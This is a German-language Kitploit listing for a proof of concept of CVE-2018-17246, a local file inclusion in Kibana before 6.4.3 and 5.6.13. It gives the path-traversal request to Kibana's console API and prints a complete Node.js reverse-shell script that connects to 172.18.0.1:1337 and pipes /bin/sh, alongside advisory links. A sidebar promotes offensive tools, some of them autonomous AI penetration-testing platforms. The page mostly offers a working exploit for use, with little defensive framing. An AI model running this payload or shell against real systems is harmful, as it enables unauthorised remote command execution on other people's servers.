
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
Tools/GitHubGitHub/mpgn/cve-2018-17246
SchwachstellenanalyseExploitationWebanwendungs-ExploitationPenetrationstestsRed TeamingPayload-Entwicklung
GitHubmpgn/cve-2018-17246

CVE-2018-17246

CVE-2018-17246 - Kibana LFI < 6.4.3 & 5.6.13

Repository anzeigen
651584vor 7 JahrenVon Kitploit geprüft
Teilen

CVE-2018-17246 - Kibana LFI < 6.4.3 & 5.6.13


Eine Local File Inclusion (LFI) auf Kibana, entdeckt von CyberArk Labs, kann genutzt werden, um eine Reverse Shell auf dem Kibana-Server auszuführen, mit dem folgenden Payload:

/api/console/api_server?sense_version=@@SENSE_VERSION&apis=../../../../../../.../../../../path/to/shell.js

Wie du bereits vermutet hast, muss dieser Angriff mit einem uneingeschränkten Datei-Upload oder einer anderen Schwachstelle kombiniert werden, die es dir ermöglicht, eine Datei auf dem Server zu schreiben.

Es gibt keine Eingabevalidierung, daher können wir den Namen der JavaScript-Datei in alles ändern, was wir wollen. In diesem Fall können wir mit der Path-Traversal-Technik jede Datei auf dem Kibana-Server auswählen. Eine Sache, die jedoch zu beachten ist, ist die Modul-Caching-Funktion von Node. Im Wesentlichen, da die LFI funktioniert, indem unvalidierte Benutzereingaben an die require-Funktion von Node gesendet werden, wird das eingebundene Modul (die Nutzlast des Angreifers) anhand des Dateinamens zwischengespeichert. Das bedeutet, dass du nicht dasselbe Payload senden kannst, um z.B. eine Reverse Shell zu erhalten.

lfi

Details zur Schwachstelle: https://www.cyberark.com/threat-research-blog/execute-this-i-know-you-have-it/ Sicherheitshinweis: https://www.elastic.co/blog/kibana-local-file-inclusion-flaw-cve-2018-17246


  • Kibana-Version 6.0.0 aus Docker (ohne verknüpftes ElasticSearch ist der PoC funktionsfähig)
  • shell.js von https://github.com/appsecco/vulnerable-apps/tree/master/node-reverse-shell
(function(){
    var net = require("net"),
        cp = require("child_process"),
        sh = cp.spawn("/bin/sh", []);
    var client = new net.Socket();
    client.connect(1337, "172.18.0.1", function(){
        client.pipe(sh.stdin);
        sh.stdout.pipe(client);
        sh.stderr.pipe(client);
    });
    return /a/; // Prevents the Node.js application form crashing
})();

Tool herunterladen

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    755
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    510
  • 3

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    415
  • 4

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    343
  • 5

    antifox

    antifox-ai/antifox

    KI-Multi-Agenten-Plattform für autonome Penetrationstests, die Recon, Angriffsflächen-Erkennung, Exploit-Validierung und evidenzbasierte Berichtserstellung durchführt.

    259
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Das System der Handlung für KI-native Cybersicherheit – wo Absicht zu gesteuerter Ausführung wird, Beweise zu operativem Gedächtnis werden und jeder Einsatz den nächsten verbessert.

    258

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →





